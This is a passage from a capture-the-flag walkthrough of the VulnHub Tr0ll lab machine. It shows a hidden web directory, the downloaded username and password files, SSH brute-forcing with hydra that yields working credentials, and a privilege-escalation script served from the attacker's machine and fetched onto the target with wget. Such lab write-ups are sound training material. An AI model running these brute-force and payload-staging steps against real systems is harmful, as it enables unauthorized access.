
Mention of this 0x0856BF

Lets try running it as well



```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ chmod +x roflmao && ./roflmao
Find address 0x0856BF to proceed
```

Lets see if we find something like this in the web application




Index of /0x0856BF

Name	Last modified	Size	Description
Parent Directory		-	
good_luck/	2014-08-12 23:59	-	
this_folder_contains_the_password/	2014-08-12 23:58	-	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80

Its a directory looks like lets see these files now




Index of /0x0856BF/good_luck

Name	Last modified	Size	Description
Parent Directory		-	
which_one_lol.txt	2014-08-09 23:32	109	

Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80


Lets download this

```
wget http://192.168.110.55/0x0856BF/good_luck/which_one_lol.txt
```




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ wget http://192.168.110.55/0x0856BF/good_luck/which_one_lol.txt
--2024-08-06 12:28:41--  http://192.168.110.55/0x0856BF/good_luck/which_one_lol.txt
Connecting to 192.168.110.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 109 [text/plain]
Saving to: ‘which_one_lol.txt’

which_one_lol.txt          100%[=========================================>]     109  --.-KB/s    in 0s

2024-08-06 12:28:41 (18.0 MB/s) - ‘which_one_lol.txt’ saved [109/109]
```

it looks its a set of usernames




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ cat which_one_lol.txt
maleus
ps-aux
felux
Eagle11
genphlux < -- Definitely not this one
usmc8892
blawrg
wytshadow
vis1t0r
overflow
```

Im gonna remove this ⟵ so i can work with this



```
maleus
ps-aux
felux
Eagle11
genphlux
usmc8892
blawrg
wytshadow
vis1t0r
overflow
~
```

Lets get the other file as well




Index of /0x0856BF/this_folde

Name	Last modified	Size	Description
Parent Directory		-	
Pass.txt	2014-08-09 23:18	12	


Apache/2.4.7 (Ubuntu) Server at 192.168.110.55 Port 80

```
wget
http://192.168.110.55/0x0856BF/this_folder_contains_the_password/Pass.txt
```



```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ wget http://192.168.110.55/0x0856BF/this_folder_contains_the_password/Pass.txt
--2024-08-06 12:31:09--  http://192.168.110.55/0x0856BF/this_folder_contains_the_password/Pass.txt
Connecting to 192.168.110.55:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 12 [text/plain]
Saving to: ‘Pass.txt’

Pass.txt                    100%[=========================================>]      12  --.-KB/s    in 0s

2024-08-06 12:31:09 (2.89 MB/s) - ‘Pass.txt’ saved [12/12]
```

this contains this




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ cat Pass.txt
Good_job_:)
```

Gaining Access :

Lets try brute forcing ssh creds using hydra with these two files

```
hydra -L which_one_lol.txt -P Pass.txt ssh://192.168.110.55
```




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ hydra -L which_one_lol.txt -P Pass.txt ssh://192.168.110.55
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 12:32:49
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: us
e -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.110.55:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 12:32:52
```

No luck :(

Maybe its too obvious maybe the password is Pass.txt

```
hydra -L which_one_lol.txt -p Pass.txt ssh://192.168.110.55
```




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ hydra -L which_one_lol.txt -p Pass.txt ssh://192.168.110.55
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military
zations, or for illegal purposes (this is non-binding, these *** ignore laws and ethic

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-08-06 12:34:00
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommende
e -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try
[DATA] attacking ssh://192.168.110.55:22/
[22][ssh] host: 192.168.110.55   login: overflow   password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-08-06 12:34:03
```

Ssh creds

Username : overflow

Password : Pass.txt


We can login



```
Last login: Tue Aug  6 08:20:08 2024 from kali
Could not chdir to home directory /home/overflow: No such file or directory
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$ 
```

Vertical PrivEsc :


Im gonna change my shell to /bin/bash for auto-completion and other stuff u can do this too if u want




```
$ /bin/bash
overflow@troll:/$ 
```

Lets run privEsc.sh u can find this with this document

do this when u have the script in the same directory




```
┌──(pks㉿Kali)-[~/VulnHub/Tr0ll]
└─$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
```



```
overflow@troll:/tmp$ wget http://192.168.110.64:8001/privEsc.sh
--2024-08-06 09:40:49--  http://192.168.110.64:8001/privEsc.sh
Connecting to 192.168.110.64:8001... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6595 (6.4K) [text/x-sh]
Saving to: ‘privEsc.sh’

100%[======================================================================>] 6,595       --.-K/s   in 0s

2024-08-06 09:40:49 (93.1 MB/s) - ‘privEsc.sh’ saved [6595/6595]

overflow@troll:/tmp$ 
```

